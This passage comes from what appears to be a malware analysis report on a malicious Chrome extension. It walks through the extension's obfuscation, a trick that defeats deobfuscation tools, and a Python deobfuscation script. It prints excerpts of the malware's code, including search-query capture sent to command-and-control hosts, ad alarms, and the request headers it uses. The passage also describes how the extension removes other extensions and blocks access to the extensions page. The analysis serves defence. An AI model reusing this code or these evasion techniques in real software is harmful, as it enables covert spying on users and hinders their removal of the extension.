
background.js is a one-line JavaScript file containing all of the extension’s functionality; it is heavily obfuscated but can be converted to readable JavaScript code in a short series of steps. However, any attempt to deobfuscate this code using known public JavaScript deobfuscation tools will fail due to reasons which will be detailed later.



```
s0QQ.W3=(function(){var v=2;for(;v !== 9;){switch(v){case 1:return globalThis;break;case 2:v=typeof globalThis === '\u006f\u0062\x
```

Figure 20. An example of a downloaded extension’s obfuscated background.js file.


This script uses various obfuscation techniques to hide its purpose and malicious code. One of the first functions executed is responsible for copying standard JavaScript functions and objects into new objects with scrambled names, which will later use the script for decoding the final payload, located in this script's last instructions.



```
> x.o4VV
< ƒ sort() { [native code] }
> U4VV
< ▶ Math {abs: ƒ, acos: ƒ, acosh: ƒ, asin: ƒ, asinh: ƒ, …}
> U4VV.K4VV
< ƒ random() { [native code] }
> b4VV
< ƒ String() { [native code] }
> b4VV.P4VV
< ƒ fromCharCode() { [native code] }
> x.e4VV
< ƒ push() { [native code] }
```

Figure 21. An example of the renaming mechanism. For instance, in this case, the String object is stored as b4VV.

During the entire execution of this script, the authors use switch-case-oriented programming to make their program harder for malware analysts to read and understand.



```
var S0 = function(I3) {
    var E3 = 2;
    for (; E3 !== 13;) {
        switch (E3) {
            case 1: ⋯
            case 4:
                T0.e4VV(b4VV.P4VV(I3[X0] + 50));
            //  T0.push(String.fromCharCode(I3[X0] + 50));
            //  T0 = ['0', 'h', 'Q', 'Q']
                E3 = 3;
                break;
            case 3: ⋯
            case 5: ⋯
            case 14: ⋯
            case 9: ⋯
            case 8:
                u3 = T0.o4VV(function() {
            //  u3 = T0.sort(function() {
                    var V3 = 2;
                    for (; V3 !== 1;) {
                        switch (V3) {
                            case 2:
                                return 0.5 - U4VV.K4VV();
                            //  return 0.5 - Math.random();
                                break;
                        }
                    }
                }).A4VV('');
                p3 = s0QQ[u3];
                E3 = 6;
                break;
            case 2: ⋯
            case 6: ⋯
        }
    }
};
var x0 = '',
    J0 = c4VV(S0([-2, 54, 31, 31])());
//  J0 = decodeURI(S0([-2, 54, 31, 31])());
```


Figure 22. An example of switch-case-oriented programming.

The program loops using the E3 variable shown above in Figure 22 and acts differently for each value. When the relevant flow in the switch case has ended, the program changes the value of E3 to its next instruction. The program also uses the obfuscated object names mentioned previously. In Figure 22, we added the original object name in a comment below the relevant code line.

After understanding the obfuscated names and switch-case-oriented programming, we can better analyze the purpose of this code section. It uses a hardcoded four-sized array of integers, translating it to the associated ASCII characters and sorting it by randomized order. Later, this array will be joined to a string, and the program will search for a defined function in that name. The execution flow will start over if the function isn't found.


This stage reveals another obfuscation technique in the script. One of the key features used by standard deobfuscation tools is dropping unreferenced functions and objects. Often, it helps to shorten the code, leaving out complicated parts which will never actually run – removing functions whose whole purpose is to mislead a malware analyst. However, in this case, using deobfuscation tools drops an essential function, and the script will be stuck in an endless loop without it.

The function h0QQ is not directly referenced even once during the script execution. Yet, the previously mentioned code section using a randomized sort algorithm will eventually attempt to execute it, since h0QQ is a permutation of the 0hQQ string. If h0QQ does not exist, the code simply tries to sort the characters and repeatedly looks for a function name.




```
function h0QQ() {
    return "MC/449%5CT;%00;,_%5E,(12%16J0*%3C%25%5BY8%3E%60,%5B%5E.?12LT8%3C86JR+%1F%3C%25Y%5C04:2LJ2412VV7'&$H%5D*;&%7CC%5B,&3,%
}
```

Figure 23. An example of the unreferenced crucial function.
This function returns a long scrambled string, XORed by a hardcoded key, and then splits into an array of strings.




```
['application/json', 'stringify', 'getTime', 'setItem', 'getItem', 'expiry', 'removeItem', 'value', 'ad?ext=', 'follow',
```

Figure 24. An example of a deXORed array containing strings used by the malware.
The malware eventually uses these strings to decode its malicious code. It references the string at the relevant index in this array instead of hardcoding the string name in the code.



```
chrome[s0QQ.c3(+"39")][s0QQ.c3("50" >> 0)](_ExtDom + s0QQ.A3(+"51") + _ExtnensionName + s0QQ.c3(+"2") + _ExtensionVersion + s0QQ.A3("3" << 32) + _dd);
chrome[s0QQ.c3("52" >> 64)][s0QQ.c3(+"44")]({
    title: s0QQ.c3(+"53"),
    id: s0QQ.A3(+"54"),
    contexts: [s0QQ.c3("55" - 0)]
});
```

Figure 25. An example of the malware usage of the deXORed array to decode its final payload. You can also see that the malware doesn't use integers as the array's indexes but strings combined with arithmetic operations.
We exported the mentioned list members after utilizing a debugger to execute the initialization code. Then we used a Python script to deobfuscate the remaining sections of the JavaScript code.




```python
import re
import js2py

words_dict = ['?ext=', '&ver=', '&dd=', 'sendBeacon', 'parse', 'list', 'log', 'forEach', 'management', 'setEnabled', 'https://com.', '/ext', 'post', 'Accept', 'application/json,
main_obj_post = ['.B1(@idx)', '.E1(@idx)']
main_obj_pre = ['y9RR']

def find_and_remove_main_obj_copies(origin_text):
    # storing all copies of the main object - y9RR
    global main_obj_pre
    matches = re.findall(f"var (\\w+) = {main_obj_pre[0]};", origin_text)
    for m in matches:
        main_obj_pre.append(m)
    return re.sub(f"var (\\w+) = {main_obj_pre[0]};", "", origin_text)

def replace_js_arithmetic_with_result(origin_text):
    # replacing obfuscated ints, f.e: "12"<<0 with 12
    return_text = origin_text
    js_arit = r"\([\d\"\-\|\+\ \^\>\<\*\%]+\)"
    all_matches = re.findall(js_arit, origin_text)
    for match in all_matches:
        if len(match) > 15:
            continue
        result = js2py.eval_js(match)
        result = '(' + str(result) + ')'
        return_text = return_text.replace(match, result)

    return return_text

def replace_words_table_with_values(origin_text):
    # replace every call to words_dict(idx) with the matching member
    return_text = origin_text
    for idx in range(len(words_dict)):
        for prefix_str in main_obj_pre:
            for post_str in main_obj_post:
                current_search_str = '[' + prefix_str + post_str.replace("@idx", str(idx)) + ']'
                return_text = return_text.replace(current_search_str, '.'+words_dict[idx])
                return_text = return_text.replace(current_search_str[1:-1], '\''+words_dict[idx]+'\'')

    return return_text

def deobfuscate_js(obfuscated_js_code):
    return replace_words_table_with_values(replace_js_arithmetic_with_result(find_and_remove_main_obj_copies(obfuscated_js_code)))
```

Figure 26. A script used for deobfuscating background.js.

Infostealer and Adware

For communicating with the malicious extension, the authors used command and control servers (C2s), which are different from the installation server used for installing the extension previously. The malware uses various extension features, giving it a strong foothold in the user's browser.




```javascript
chrome.runtime.onInstalled.addListener(o => {

    if (o.reason == 'install') {
        localStorage.removeItem('lastQuery');
        localStorage.removeItem('ad');
        localStorage.removeItem('is');
        chrome.alarms.create('hb', {
            delayInMinutes: 1.1,
            periodInMinutes: 180
        });
        chrome.alarms.create('ad', {
            delayInMinutes: 5,
            periodInMinutes: 30
        });
```

Figure 27. An example of alerts installed by the malware.


When the extension is installed, it adds two Chrome alarms (alarms allow the developer to install a callback / scheduled task that will be triggered periodically). When these alarms are triggered, two corresponding functions are being called:

- When the alarm is triggered, the extension asks the C2 for an advertisement and presents it in a new tab.
- The hb callback is triggering functions that communicate with the C2, informing it of the current state of the execution.



```
chrome.alarms.onAlarm.addListener(function(b6) {

    if (b6.name === 'hb') {
        analytics('hb', '');
        sync();
    } else if (b6.name === 'ad') {
        getAd();
    }
});
```


Figure 28. An example of the malware’s reaction when its alerts are triggered.
Another interesting activity can be seen in the code shown in Figure 29. The extension installs a listener, which allows it to intercept every outgoing request, and uses it to check whether the request was sent to a search engine – Google, Yahoo or Bing. If it does, the extension will send the search details to the C2, leaking the victim’s thoughts and interests.



```
chrome.webRequest.onBeforeRequest.addListener(function(V) {

    var p, B, L, u, N, T, Z, E, q;
    if (V.type !== 'main_frame') {
        return null;
    }
    p = V.url;
    B = new URL(p);
    if (p.indexOf('google.') >= 0 && p.indexOf('search') >= 0 && p.indexOf('q=') >= 0) {
        L = B.searchParams.get('q');
    }
    if (p.indexOf('search.yahoo.') >= 0 && p.indexOf('p=') >= 0) {
        L = B.searchParams.get('p');
    }
    if (p.indexOf('bing.') >= 0 && p.indexOf('search') >= 0 && p.indexOf('q=') >= 0) {
        L = B.searchParams.get('q');
    }
```

Figure 29. An example of browser hijacker capability.
In addition, the extension uses different mechanisms to verify that it executes properly. For example:

A hard-coded header named dd for each outgoing packet to the C2. This could be used by the C2 to identify the different distribution channels/affiliates.



```
▼ Request Headers
   :authority: tobepartou.com
   :method: GET
   :path: /redsync
   :scheme: https
   accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
   accept-encoding: gzip, deflate, br
   accept-language: en-US,en;q=0.9
   dd: NTI4MDAACgAABwYHDAAIAQIMCQgDBQ0GTA0DAQcFDU4JBgQHAgoBAwAARA==
```

Figure 30. An example of the added dd header.

- Cancelling search suggestions, probably in order to make sure that the search queries were intended by the user.
- Uninstalling existing Chrome extensions from the browser. It also sends the names of the extensions to the C2 and gets back an allowlist json, in order to exclude chosen extensions from being removed.
- Disabling every attempt to access chrome://extensions and open chrome://settings instead to prevent the user from uninstalling this malicious extension.

Version Control

Most malicious extensions contained a file named conf.js alongside the main Javascript code stored at background.json. This conf.js (or manifest.json, or background.js file if conf.json is missing) file stores relevant configuration for the extension: the C2's hostname (e.g., krestinaful[.]com and tobepartou[.]com), the verification header's value of dd, the extension name, and its version. It seems like the version information is accurate – there are several differences between the versions we saw (2.0, 3.0, and 4(.0,.3,.4)). (For our observations on the relationship between variants and versions, please see the "Introduction" section.)

Version 2.0 (First seen Jan. 4, 2022):

Missing functionality:

- No advertisements for victims.
- Search engine query gathering from Google only.
- No deletion of existing browser extensions.

Version 3.0 (Jan. 6, 2022):

Added functionality:

- Search engine queries are now gathered from Yahoo and Bing as well.
- SetWithExpiry() and GetWithExpiry() functions added and used for storing variables (i.e., query URL) and deleting existing extensions, respectively.
- Existing extensions deletion mechanism.

4.* versions (Jan. 7, 2022):

Added functionality:


- More obfuscations throughout the script.
